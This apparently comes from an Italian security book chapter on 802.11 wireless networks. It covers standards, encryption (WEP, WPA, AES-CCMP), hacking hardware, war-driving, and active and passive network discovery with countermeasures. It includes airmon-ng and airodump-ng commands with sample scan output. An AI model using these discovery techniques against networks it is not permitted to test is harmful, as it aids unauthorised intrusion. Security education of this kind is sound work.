802.11 è uno standard definito dall'IEEE (*Institute of Electrical and Electronics Engineers*). Il prefisso 802 indica la categoria degli standard riguardanti le reti locali, mentre .11 indica in modo specifico le reti locali wireless. Ogni volta che lo standard subisce delle modifiche, ciò viene indicato con una lettera alla fine della sigla. Per esempio, 802.11a, 802.11b e 802.11g sono tra le versioni più note. Nel 2007 la commissione responsabile dello standard ha deciso di incorporare molte delle varianti nello standard vero e proprio; il risultato è IEEE 802.11-2007, che nel momento in cui scriviamo rappresenta lo standard 802.11 di base. 802.11 definisce gli standard di comunicazione sia per il livello del collegamento fisico sia per quello del collegamento dati all'interno del modello OSI.

Frequenze e canali

Dato che le tecnologie wireless vengono utilizzate diffusamente e che lo spettro radio ha estensione limitata, sono i governi a decidere chi e che cosa sia autorizzato a occupare l'etere. In ciascun paese possono valere norme differenti, quindi è importante informarsi su quelle vigenti nel luogo in cui si opera. Ciò detto, le norme sulle reti 802.11 in realtà cambiano solamente di poco tra un paese e l'altro, quindi ciò che funziona negli Stati Uniti funziona anche nel resto del mondo, con poche eccezioni.

Le porzioni dello spettro radio destinate all'utilizzo generale sono dette bande radio *ISM* (*Industriale, Scientifica e Medica*). Queste bande ISM spesso sono molto affollate, invase dalla pletora di emissioni elettroniche provenienti da cose come forni a microonde, telefoni cordless, telecomandi di garage e periferiche Bluetooth.

802.11 può operare sia sulle bande ISM a 2,4 GHz, sia su quelle a 5 GHz. Per esempio, gli apparecchi (adattatori e access point wireless) compatibili con 802.11a operano all'interno

della banda a 5 GHz, mentre quelli compatibili con 802.11b/g operano nella banda a 2,4 GHz. Un apparecchio è detto “dual band” quando è compatibile con entrambe le bande. Diversamente da 802.11a/b/g, 802.11n non è legato a un'unica banda; quindi, un apparecchio 802.11n deve definire la banda in cui opera.

Per consentire un utilizzo più efficace dello spettro radio, 802.11 si suddivide in sezioni dette *canali*. I canali all'interno dello spettro a 2,4 GHz sono numerati consecutivamente da 1 a 14, mentre quelli dello spettro a 5 GHz sono numerati in modo non consecutivo da 36 a 135 (negli Stati Uniti). Il modo di utilizzare i canali è una delle principali differenze tra i paesi. I canali sono tutti etichettati allo stesso modo, internazionalmente; tuttavia, alcuni paesi impongono delle restrizioni su determinati canali. A Singapore, per esempio, i canali tra 100 e 140 non possono essere utilizzati e in Turchia e Sud Africa i canali tra 34 e 64 possono essere utilizzati solo al coperto.

Nelle configurazioni con un unico access point (AP), questo e i client trasmettono su un unico canale preconfigurato. I canali vicini nella gamma a 2,4 GHz si sovrappongono, il che significa che, se un apparecchio sta trasmettendo sul canale 1 mentre un altro trasmette sul canale 2, si avranno delle interferenze. La distanza tra i canali 1, 6 e 11, invece, è sufficiente a far sì che non vi siano interferenze; questi canali sono detti *non sovrapposti*. Nello spettro a 5 GHz non si ha sovrapposizione tra i canali.

Avvio della sessione

Esistono principalmente due tipi di rete wireless: a infrastruttura e ad hoc. Le reti *a infrastruttura* richiedono un access point che faccia da tramite per le comunicazioni tra i client e da raccordo tra la rete wireless e quella cablata. Le reti *ad hoc* operano con uno schema peer-to-peer, senza access point. Sebbene la maggior parte dei concetti sia applicabile tanto alle reti a infrastruttura quanto a quelle ad hoc, in questo capitolo parleremo principalmente delle prime.

Per comunicare, un client deve prima di tutto avviare una sessione con l'access point che serve la rete wireless. Dal punto di vista del collegamento dati, il primo passo di questo processo è la verifica della presenza della rete wireless da parte del client. Tradizionalmente, il client effettua questa ricerca diffondendo un messaggio detto *probe request*, con il quale chiede alla rete di identificarsi. Si rivolge alla rete utilizzando un nome detto SSID, *Service Set IDentifier*. Su tutti i canali possibili, uno alla volta, il client trasmette la richiesta e attende la risposta dell'access point per un determinato tempo. La risposta è detta *probe response*. Il client ripete questo processo fino a individuare la rete per la quale è configurato. Windows Vista e le versioni successive in realtà prendono una strada un po' diversa, adottando un meccanismo di sicurezza che esamineremo più avanti nel capitolo.

Una volta stabilito che l'access point è presente nelle vicinanze, il client invia una *richiesta di autenticazione*. Il termine *autenticazione* è qui utilizzato in modo improprio e può creare confusione. Questo passaggio di autenticazione, che avviene durante la procedura di avvio della sessione 802.11, è completamente slegato dal più sofisticato meccanismo che interviene in seguito se la rete utilizza un meccanismo come WPA. In questa fase, l'accesso point può accettare qualsiasi connessione – configurazione indicata con il termine *autenticazione aperta* – oppure può richiedere una procedura *challenge-response*, nel caso di una *autenticazione con chiave condivisa* (possibile solamente con le reti cifrate WEP, di cui parleremo nel paragrafo dedicato alla cifratura). Notate comunque che l'autenticazione a chiave condivisa non viene quasi mai utilizzata. Se una rete è configurata in modo da utilizzare la cifratura e l'autenticazione aperta, l'access point consente a chiunque di

stabilire una connessione, ma poi, se un client invia un frame di dati non cifrato, o cifrato in modo non corretto, la connessione viene interrotta.

Il passaggio finale della procedura di avvio della sessione è un'operazione detta *associazione*. Il client invia una *association request* cui l'access point replica con una *association response*, che significa che l'access point terrà traccia del client. A questo punto il client può essere o meno in grado di comunicare sulla rete, a seconda del livello di sicurezza richiesto dall'access point.

Meccanismi di sicurezza

Le reti cablate godono di un livello di sicurezza implicito: per potervi accedere è necessario inserire un cavo in una presa di rete situata fisicamente in un ambiente facilmente controllabile. Nel caso delle reti wireless, invece, il livello di accessibilità è molto più ampio; per compensare questo, servono maggiori controlli.

Meccanismi di base

Esiste una serie di meccanismi di sicurezza di base che sono relativamente facili da aggirare, quasi tutti considerati forme di “sicurezza basata sulla segretezza”. Sono descritti di seguito, e nei prossimi paragrafi vedremo come aggirarli.

- **Filtro sugli indirizzi MAC.** Gli access point hanno la capacità di verificare l'indirizzo MAC del client durante la fase di autenticazione della procedura di avvio della sessione 802.11. Se l'indirizzo MAC del client non corrisponde ad alcuno degli indirizzi di un elenco preconfigurato, l'AP rifiuta la connessione.
- **Reti wireless “nascoste”.** Gli AP diffondono a intervalli regolari dei segnali detti *beacon*. Normalmente, questi segnali contengono il SSID dell'access point. Per nascondere la presenza della rete wireless è possibile configurare l'AP in modo che il SSID non venga incluso nei segnali. Poiché per accedere alla rete il SSID è necessario, nasconderlo contribuisce a rendere leggermente più difficili gli attacchi. Una nota interessante è che Microsoft consiglia invece di annunciare il SSID, perché Vista e le versioni di Windows successive cercano questi segnali prima di effettuare un tentativo di connessione alla rete wireless. Questo comportamento protegge il client, che così non ha la necessità di emettere continuamente probe request quando la rete non è disponibile, cosa che lo espone ad attacchi di impersonificazione dell'access point. Purtroppo, nel momento in cui scriviamo non tutti i sistemi operativi adottano questo sistema.
- **Non rispondere a messaggi probe request diffusi pubblicamente.** I client possono diffondere pubblicamente probe request che non contengono alcun SSID, per scoprire le reti wireless presenti. Negli ambienti sicuri, tutti i client dovrebbero essere preconfigurati e gli access point possono essere configurati in modo da ignorare le probe request, al fine di rendere più difficile il compito di individuare la rete a un client non autorizzato.

Autenticazione

Esiste un'importante differenza tra autenticazione e cifratura, quando si parla di sicurezza delle reti wireless. Scopo dell'*autenticazione* non è solamente stabilire l'identità del client,

ma anche creare una chiave di sessione che contribuisca al processo di cifratura. Sia l'autenticazione sia la cifratura avvengono al livello 2 del modello OSI, nel senso che avvengono prima ancora che l'utente abbia ottenuto un indirizzo IP.

WPA (*Wi-Fi Protected Access*) è una certificazione sviluppata da Wi-Fi Alliance che identifica il livello di compatibilità di un determinato apparecchio con la specifica IEEE 802.11i. Quando IEEE 802.11i era ancora in fase di bozza, serviva un modo per identificare gli apparecchi che supportavano le funzionalità di sicurezza avanzate da essa definite. WPA indica che un determinato apparecchio è compatibile almeno con il protocollo TKIP (*Temporal Key Integrity Protocol*, trattato nel paragrafo dedicato alla cifratura) così come definito nella bozza, mentre WPA2 indica che l'apparecchio è compatibile sia con TKIP sia con AES (*Advanced Encryption Standard*), così come definito nella specifica 802.11i nella versione ratificata. Col tempo, è diventato comune indicare con WPA tutti i meccanismi di sicurezza definiti in 802.11i, e anche noi ci adegueremo nel prosieguo del capitolo. WPA si presenta in due forme: WPA Pre-Shared Key e WPA Enterprise.

- **WPA Pre-Shared Key (WPA-PSK).** Si utilizza una chiave precondivisa come parametro di input di una funzione di crittografia che genera chiavi di cifratura da utilizzare per proteggere la sessione. Questa chiave precondivisa è nota all'access point e a tutti i client delle reti wireless. La chiave PSK può essere composta da almeno 8 e al massimo 63 caratteri ASCII stampabili.
- **WPA Enterprise.** WPA Enterprise utilizza IEEE 802.1x, uno standard originariamente applicato alle reti cablate tradizionali, per esempio per l'autenticazione delle porte degli switch. In questa configurazione, l'access point veicola le comunicazioni di autenticazione tra il client wireless e un server RADIUS sulla rete cablata. 802.1x definisce i dettagli dell'utilizzo del protocollo EAP (*Extensible Authentication Protocol*), che ammette una vasta gamma di meccanismi di autenticazione, come EAP-TTLS, PEAP ed EAP-FAST. WPA Enterprise offre alle aziende (o agli utenti esperti) la possibilità di utilizzare il meccanismo di autenticazione più funzionale rispetto al loro ambiente.

Sia con WPA-PSK che con WPA Enterprise, client e access point eseguono un processo detto *handshake a quattro vie* per generare due chiavi di cifratura: una chiave PTK (*Pairwise Transient Key*) utilizzata per la comunicazione unicast e una GTK (*Group Temporal Key*) utilizzata per la comunicazione multicast e broadcast.

Cifratura

In 802.11 la cifratura ha luogo tra l'access point e il client al livello 2. Le informazioni sugli indirizzi (indirizzo MAC di origine/destinazione) e i frame di gestione (probe, beacon e così via) non sono cifrati. I dati inviati da un client wireless a un host della rete cablata vengono decifrati dall'access point e trasmessi via cavo non cifrati. Se si utilizza un protocollo cifrato di livello più alto (per esempio HTTPS), la cifratura/decifratura 802.11 non ha effetto su di esso. Per le reti wireless esistono tre opzioni di cifratura:

- **WEP (*Wired Equivalent Privacy*).** WEP è il predecessore di WPA e, con un'unica eccezione (dynamic WEP), non prevede una "reale" fase di autenticazione obbligatoria. Con WEP, ogni partecipante alla rete conosce la chiave di cifratura. Il meccanismo di cifratura di WEP si è dimostrato estremamente debole e subisce frequenti violazioni.

- **TKIP (*Temporal Key Integrity Protocol*).** TKIP, definito in 802.11i, venne concepito come sostituto immediato di WEP. È basato su RC4 (*Rivest Cipher 4*), proprio come WEP, ma incorpora una serie di miglioramenti volti a risolvere i difetti di implementazione di WEP. In parallelo con TKIP venne sviluppato AES-CCMP (descritto di seguito), che era però un sistema completamente nuovo e richiedeva maggiore potenza di calcolo. TKIP non presenta requisiti hardware aggiuntivi; l'intenzione era quella di fare in modo che i produttori di hardware potessero pubblicare aggiornamenti dei firmware che consentissero all'hardware di vecchia concezione compatibili con WEP di supportare anche TKIP. Oggi tutto l'hardware è compatibile con AES-CCMP. Dato però che in TKIP non sono mai state rilevate vulnerabilità importanti, è possibile che in molti ambienti esso rimanga in uso.
- **Advanced Encryption Standard – Counter Mode with Cipher Block Chaining Message Authentication Code Protocol (AES-CCMP).** AES-CCMP ha rappresentato una riprogettazione completa del sistema di cifratura sulle reti wireless. Non è soggetto a molte delle potenziali vulnerabilità di TKIP ed è il metodo di cifratura consigliato.

Passiamo ora a esaminare gli strumenti necessari per iniziare ad attaccare le reti wireless.

Strumenti di hacking

La maggior parte delle attività di hacking viste finora richiedeva solamente un computer, del software e un po' di impegno. Avendo a che fare con le reti wireless, invece, occorre investire qualche euro in un buon adattatore wireless e probabilmente qualcosa in più per alcuni altri accessori. Il nostro consiglio, a questo riguardo, è quello di fare delle ricerche prima passare all'acquisto!

Adattatori wireless

L'adattatore wireless sarà probabilmente una delle componenti più importanti del vostro kit di strumenti wireless. Non è possibile utilizzarne uno qualsiasi, quello che sceglierete dovrà soddisfare alcuni requisiti, se vorrete utilizzarlo per degli attacchi wireless. Nei prossimi paragrafi indichiamo le caratteristiche più importanti da cercare in un adattatore di rete e descriviamo quelli da noi utilizzati.

Chipset

Per alcuni degli attacchi più sofisticati è necessario poter controllare l'adattatore a basso livello. Nella maggior parte dei casi, il driver del chipset fornito dal produttore non consente in modo immediato un simile livello di controllo, quindi occorre scrivere un driver personalizzato. Farlo è difficile, perché i fabbricanti di hardware sono tradizionalmente molto riservati riguardo al funzionamento interno dei loro prodotti. I chipset wireless più popolari, spesso, sono quelli che i produttori hanno deciso di aprire alla comunità. Conoscendo tutti i segreti dell'hardware, è più facile scrivere i driver e far sì che essi siano ben supportati dal sistema operativo e dagli strumenti di hacking wireless.

Lo stesso chipset spesso viene utilizzato da più produttori di componenti hardware; quindi, anche se nella Tabella 8.1 consigliamo alcuni specifici adattatori wireless, generalmente

è sufficiente identificare il chipset che l'adattatore utilizza e scoprire se tale chipset sia ampiamente supportato. Un ottimo sito su cui cercare informazioni sulla compatibilità è aircrack-ng.org/doku.php?id=compatibility_drivers; vi sono elencati tutti i chipset principali e il loro livello di compatibilità con l'hacking wireless.

Tabella 8.1 Chipset consigliati.

Chipset	Interfaccia
Atheros	PCI/PCI-E/Cardbus/PCMCIA/Express Card
Ralink RT73/RT2770F	USB

Compatibilità con le bande

È importante avere un adattatore capace di operare sia sulla banda a 2,4 GHz sia su quella a 5 GHz. Se la vostra scheda è compatibile solamente con la banda a 2,4 GHz e la rete bersaglio opera sulla banda a 5 GHz, non sarete in grado di compiere alcun attacco, e nemmeno di vedere la rete.

Compatibilità con le antenne

Sebbene possiate cavarvela anche con un adattatore privo di antenna esterna, accertatevi che l'adattatore che acquistate possa essere collegato a un'antenna, che potrebbe rivelarsi utile per scoprire reti wireless e lanciare attacchi a distanza.

Interfaccia

L'interfaccia dell'adattatore di rete determina la flessibilità della configurazione. Gli adattatori PCMCIA sono i più comuni, ma i computer portatili più recenti sono privi di slot PCMCIA. Nei portatili sono più comuni gli slot Express Card, ma la maggior parte dei fabbricanti di adattatori wireless non vende schede Express Card che siano dotate di chipset supportati. Molti netbook sono sprovvisti di slot di espansione; una possibilità consiste allora nell'aprire il computer e sostituire la scheda interna, un'altra nel ricorrere a un adattatore USB. Gli adattatori USB possono essere utilizzati all'interno di una macchina virtuale, ma non si trovano molti adattatori USB che siano dual-band e ampiamente supportati.

L'adattatore Ubiquiti SRC con chipset Atheros (Tabella 8.2) è quello più collaudato e consigliabile. È stato testato esaurientemente ed è compatibile più o meno con tutto. Alfa AWUS050NH è una delle tre schede Alfa diventate estremamente popolari grazie alla compatibilità con Virtual Machine. I driver per queste schede sono diventati più affidabili, grazie alla popolarità delle schede stesse.

Tabella 8.2 Adattatori di rete consigliati.

Marca/Modello	Chipset	Interfaccia	Specifiche
Ubiquiti SRC	Atheros	PCMCIA	802.11a/b/g – 300mW – supporta due antenne esterne
Alfa AWUS050NH	Ralink RT2770F	USB	802.11a/b/g/n – 500mW – supporta un'antenna esterna

Sistemi operativi

Negli ultimi cinque anni, Windows è stato per alcuni periodi al centro dell'attenzione; tuttavia, grazie alla sua natura open source, il sistema operativo ideale per l'hacking wireless è Linux. La comunità degli hacker, poi, sembra sempre meno disposta a spendere innumerevoli ore a combattere con i driver del kernel per riuscire a far funzionare i sistemi. Oggi tutti preferiscono le distribuzioni Linux dedicate specificamente all'hacking, come BackTrack (backtrack-linux.org/), dove sono preinstallati tutti gli strumenti più recenti e i driver per tutti gli adattatori wireless più popolari.

Il trend sta portando verso le macchine virtuali (VM, *Virtual Machine*). Sempre più persone preferiscono eseguire BackTrack all'interno di una VM. Utilizzando una VM, il sistema operativo ospite non viene toccato, e non occorre riavviare il sistema per passare a BackTrack. In questo capitolo ci limiteremo a utilizzare BackTrack da un LiveCD (in realtà una memoria USB) per tutti i nostri attacchi. Nonostante i molti progressi compiuti, il supporto per VM richiede comunque un adattatore wireless USB, e niente può garantire la stessa stabilità di un adattatore PCMCIA.

Accessori vari

Se avete acquistato un comune adattatore wireless standard con un buon chipset e dotato di antenna, siete pronti per partire. Tuttavia, come può confermarvi chiunque si occupi di hacking wireless, esiste un inevitabile impulso a dotarsi anche di altri accessori. Nel seguito descriviamo tutti gli accessori più popolari su cui gli hacker tendono a spendere i loro soldi.

Antenne

Per comprendere davvero le differenze tra le antenne occorre conoscere alcuni aspetti fondamentali della loro tecnologia. Prima di tutto occorre comprendere la direttività dell'antenna. Le antenne sono classificate in tre tipi, per quanto riguarda la direttività: direzionali, multidirezionali e omnidirezionali. In generale, le antenne *direzionali* si utilizzano per comunicare con una specifica area. Le antenne direzionali sono anche le più efficaci nella cattura di pacchetti a lunga distanza perché la potenza e l'irradiazione sono concentrate in un'unica direzione. Le antenne *multidirezionali* sono simili a quelle direzionali nel senso che in entrambi i tipi i ricetrasmettitori si avvalgono di antenne con angolo di irradiazione molto ridotto. Nella maggior parte dei casi, le antenne multidirezionali sono bidirezionali (con una configurazione fronte e retro) o quadridirezionali. La loro portata è solitamente un po' inferiore rispetto a quella delle antenne unidirezionali di uguale potenza, perché la potenza deve essere distribuita su più direzioni. Infine, le antenne *omnidirezionali* sono quelle cui la maggior parte delle persone pensa quando pensa a un'antenna. L'antenna omnidirezionale è la più efficace in città perché trasmette e riceve segnali in tutte le direzioni, garantendo la massima apertura angolare. Le antenne delle automobili, per esempio, sono omnidirezionali.

Una volta acquisiti i termini che indicano la direttività dell'antenna, è necessario anche conoscere alcuni dei più comuni tipi di antenna e capire come distinguere una buona antenna da una scadente. Il termine *guadagno*, quando riferito alle trasmissioni radio, indica la capacità di un'antenna di concentrare direzionalmente l'energia. Dovete sapere che

tutte le antenne ricetrasmettenti hanno guadagno in almeno due direzioni: quella verso cui inviano le informazioni e quella da cui le ricevono. Se il vostro obiettivo è comunicare su lunghe distanze, vi occorre un'antenna che abbia angolo ridotto e alto guadagno. Se invece non vi occorre un collegamento a lunga distanza, potreste preferire un antenna a basso guadagno e angolo ampio (omni).

Le antenne realmente unidirezionali sono molto poche, perché nella maggior parte dei casi l'unidirezionalità implica un apparecchio fisso che comunica con un altro apparecchio fisso. Un tipo comune di antenna unidirezionale è il ponte wireless tra due edifici. Nell'antenna *yagi* si utilizza una combinazione di piccole antenne orizzontali per ampliare l'angolo. L'antenna *patch* o *panel* ha un'angolazione ampia in diretta relazione con le dimensioni del pannello. Appare come una superficie piatta e concentra il guadagno prevalentemente in una direzione. Si potrebbe utilizzare anche l'antenna *parabolica*, che però è utile solamente per apparecchi che devono trasmettere prevalentemente in una determinata direzione, perché il retro della parabola non è adatto per trasmettere né ricevere segnali. A tutti i fini pratici, molto probabilmente vi occorrerà un'antenna omnidirezionale con angolo ampio e basso guadagno che possa essere facilmente collegata alla scheda wireless senza la necessità di un'alimentazione elettrica aggiuntiva.

Diversi produttori e distributori offrono apparecchi per il war-driving. Di seguito citiamo i nostri preferiti:

HyperLinkTech	hyperlinktech.com
Fleeman, Anderson & Bird Corporation	fab-corp.com
Pasadena Networks	wlanparts.com

GPS

Quando si rilevano le reti wireless può essere utile un sistema di posizionamento satellitare (GPS, *Global Positioning System*). Assieme a un adattatore wireless e a un software per la ricerca delle reti, questi apparecchi consentono di localizzare gli access point su una mappa. Oggi la maggior parte dei GPS ha la capacità di connettersi a un computer, cosa necessaria se si intende utilizzarne uno per realizzare una mappa degli access point.

Garmin International	garmin.com
Magellan	magellangps.com

Access point

Via software è possibile trasformare un adattatore wireless in un access point, ma a volte è più semplice acquistare un normale AP. Molti access point sono in grado di eseguire distribuzioni Linux personalizzate create specificamente per gli AP in commercio, come OpenWRT (openwrt.org/) e DD-WRT (dd-wrt.com/). Queste distribuzioni sono ottime ed esistono anche versioni compatibili di strumenti per l'hacking wireless, che consentono di fare dell'AP uno strumento di hacking completo. Consultate le pagine relative alla compatibilità di OpenWRT e DD-WRT per stabilire quale access point acquistare.

Ricerca e monitoraggio di reti wireless

Gli strumenti per la ricerca di reti wireless sfruttano i frame di gestione 802.11, come probe request, probe response e beacon, per individuare le reti presenti nei dintorni. Dato che l'origine e la destinazione di un frame 802.11 sono sempre non cifrate, gli strumenti di rilevamento possono individuare delle relazioni all'interno dei dati trasmessi e stabilire quali client siano connessi a quali access point. In questo paragrafo parleremo dei diversi metodi di rilevamento, degli strumenti per facilitare la ricerca e di come intercettare (*sniffing*) il traffico wireless non cifrato.

Ricerca di reti wireless

Esistono due categorie di metodi per il rilevamento delle reti wireless: attivi e passivi. In questo paragrafo ci occuperemo di entrambi, oltre che di due popolari strumenti di rilevamento: Kismet e airodump-ng.



Rilevamento attivo

<i>Popolarità:</i>	9
<i>Semplicità:</i>	9
<i>Impatto:</i>	2
<i>Grado di rischio:</i>	7

Agli albori dell'hacking wireless, per cercare le reti wireless la maggior parte degli strumenti (per esempio NetStumbler) utilizzava un metodo detto *active discovery* (rilevamento attivo). Lo strumento diffondeva messaggi probe request e prendeva nota di tutti gli access point che rispondevano. Sebbene sia possibile riuscire a individuare qualche access point con questo approccio, molti AP sono configurati in modo da ignorare questo tipo di richieste e non vengono quindi rilevati da questo strumento. Lo menzioniamo per completezza, ma il metodo da scegliere è senza dubbio quello passivo.



Contrastare il rilevamento attivo

Poiché il rilevamento attivo conta sul fatto che l'access point risponda ai messaggi probe request, una facile soluzione consiste semplicemente nel disattivare questa funzione quando si configura l'access point. Cercate un'opzione simile a “Respond to Broadcasts” o “Respond to Broadcast Requests” e controllate che non sia selezionata.



Rilevamento passivo

<i>Popolarità:</i>	9
<i>Semplicità:</i>	9
<i>Impatto:</i>	3
<i>Grado di rischio:</i>	7

A mano a mano che un numero sempre maggiore di persone acquisiva familiarità con le reti wireless, i programmi si sono arricchiti di funzionalità e il metodo del *rilevamento passivo* è diventato standard. Invece di sollecitare la risposta degli access point, con il


rilevamento passivo ci si limita a monitorare tutti i canali e a raccogliere tutti i dati possibili. Successivamente il programma analizzerà i dati per individuare relazioni tra i frame e ricostruire il quadro delle reti wireless presenti. Quando l'access point è configurato in modo da non diffondere il proprio SSID nei beacon e da non rispondere ai messaggi probe request, lo strumento di rilevamento passivo può comunque individuare i BSSID (indirizzo MAC dell'AP) nei beacon dell'AP e annotarli, registrando che il SSID corrispondente è sconosciuto. Per poter accedere a una rete wireless, un client deve indicare il SSID; quando il programma di rilevamento passivo vede i client connettersi, estrae il SSID e lo annota nel campo accanto al BSSID dell'AP. L'attività di rilevamento passivo non è individuabile: perfetto, per gli attaccanti.

Strumenti di ricerca

Nel corso degli anni sono apparsi e poi scomparsi numerosi strumenti di ricerca e rilevamento; i due che sembrano avere maggiore continuità sono strumenti Linux: Kismet e airodump-ng. Questi programmi sono diventati popolari tra gli appassionati che si muovono per le strade alla ricerca di access point wireless. Il termine *war-driving* descrive la pratica di guidare per le strade della città alla ricerca di access point disponibili. Il termine è stato poi esteso a tutte le altre attività simili: *war-flying* (in volo), *war-walking* (in cammino) e addirittura *war-boating* (in barca)! Qualcuno ha costruito dei velivoli a motore automatizzati dotati di adattatori wireless, GPS e strumenti di rilevamento, per poter sondare un'area dall'alto: l'equivalente hacker di un drone! Siti come WiGLE.net sono stati creati per dare modo agli utenti di pubblicare le loro scoperte e, virtualmente, di creare una mappa degli access point di tutto il pianeta.

Kismet

Kismet (kismetwireless.net/), scritto da Dragorn (alias Mike Kershaw), è uno strumento di rilevamento di reti wireless estremamente solido. È uno dei programmi più longevi, viene regolarmente aggiornato ed è in continuo miglioramento. Kismet consente il tracciamento GPS, prevede una varietà di formati di output e può essere utilizzato in modo distribuito per coprire aree di grande estensione.



L'interfaccia di Kismet è intuitiva e può essere utilizzata anche con il mouse; una rarità, tra gli strumenti Linux. Il programma può essere configurato tramite il file kismet.conf o attraverso l'interfaccia. Avviare Kismet è relativamente semplice:

airodump-ng

Il set di strumenti di riferimento per l'hacking wireless è la suite aircrack-ng (aircrack-ng.org). Con i programmi che contiene è possibile condurre praticamente qualsiasi tipo di attacco conosciuto, e viene aggiornato piuttosto regolarmente. Della suite aircrack-ng fa parte uno strumento di rilevamento wireless denominato airodump-ng, che costituisce una buona alternativa a Kismet quando occorre uno strumento rapido e facile da usare per un'operazione di breve durata. Data la sua abbondanza di funzionalità, Kismet può essere anche eccessivo per una attività breve e mirata.

Airodump-ng, come il resto della suite aircrack-ng, richiede che l'adattatore wireless sia in “modalità monitor”, situazione che consente allo strumento di visualizzare tutto il traffico wireless e di trasmettere frame malformati. Con lo script airmon-ng, create una nuova interfaccia per la modalità monitor.

```
root@root:~# airmon-ng start wlan0
```

Interface	Chipset	Driver
wlan0	Atheros AR5213A ath5k - [phy1]	(monitor mode enabled on mono)

Una volta attivata la modalità monitor (con la creazione di `mono`), potete lanciare airodump-ng. È sufficiente indicare l'interfaccia corretta (`mono`) per eseguire airodump-ng con le sue impostazioni predefinite:

```
root@root:~# airodump-ng mono
```

Ora airodump-ng cerca tutti gli AP e i client wireless disponibili nello spettro a 2,4 GHz passando da un canale all'altro (*hopping*) e osservando i dati trasmessi. La metà superiore dello schermo è dedicata agli access point, quella inferiore ai client.

CH 3][Elapsed: 0 s][2011-05-20 07:15										
BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID	
00:11:92:B0:2F:3B	-83	1	0 0	1	54e. OPN				viadream	
68:7F:74:F1:56:BF	-54	3	0 0	6	54e. WPA2 CCMP	PSK			GHE-EAST	
00:11:92:B0:2F:32	-82	2	0 0	1	54e. OPN				<length: 1>	
00:11:92:B0:2F:36	-82	3	0 0	1	54e. WPA2 CCMP	PSK			PowerOfOne	
B4:14:89:83:1E:40	-66	3	0 0	1	54e. WPA2 CCMP	MGT			<length: 1>	
00:11:92:B0:2F:33	-82	2	0 0	1	54e. OPN				W2010	
A2:21:B7:9A:C3:26	-84	2	0 0	1	54e. OPN				Hotel Mela_EXT	
00:11:92:B0:2F:37	-83	3	0 0	1	54e. OPN				flux	
00:11:92:B0:2F:30	-81	3	0 0	1	54 . WPA2 CCMP	MGT			<length: 1>	
B4:14:89:83:4A:10	-58	5	0 0	1	54e. WPA2 CCMP	MGT			<length: 1>	
00:11:92:B0:2F:34	-83	4	0 0	1	54e. WPA2 CCMP	PSK			<length: 1>	
BSSID	STATION			PWR	Rate	Lost	Packets	Probes		
(not associated)	00:23:15:2E:2C:50			-55	0 - 1	0	3		Baker_Public	

Proteggersi dal rilevamento passivo

Purtroppo non c'è molto che si possa fare dal punto di vista software per proteggersi da un attaccante che monitori passivamente la rete senza trasgredire la specifica 802.11. Il consiglio migliore è quello di ridurre il rischio contenendo il segnale wireless mediante una schermatura delle finestre e delle pareti rivolte verso l'esterno. Potreste prendere in considerazione anche la possibilità di limitare l'esposizione riducendo la potenza di emissione degli access point, in modo che il segnale raggiunga solamente l'area nelle immediate vicinanze.



Sniffing del traffico wireless


Popolarità:	9
Semplicità:	9
Impatto:	6
Grado di rischio:	8

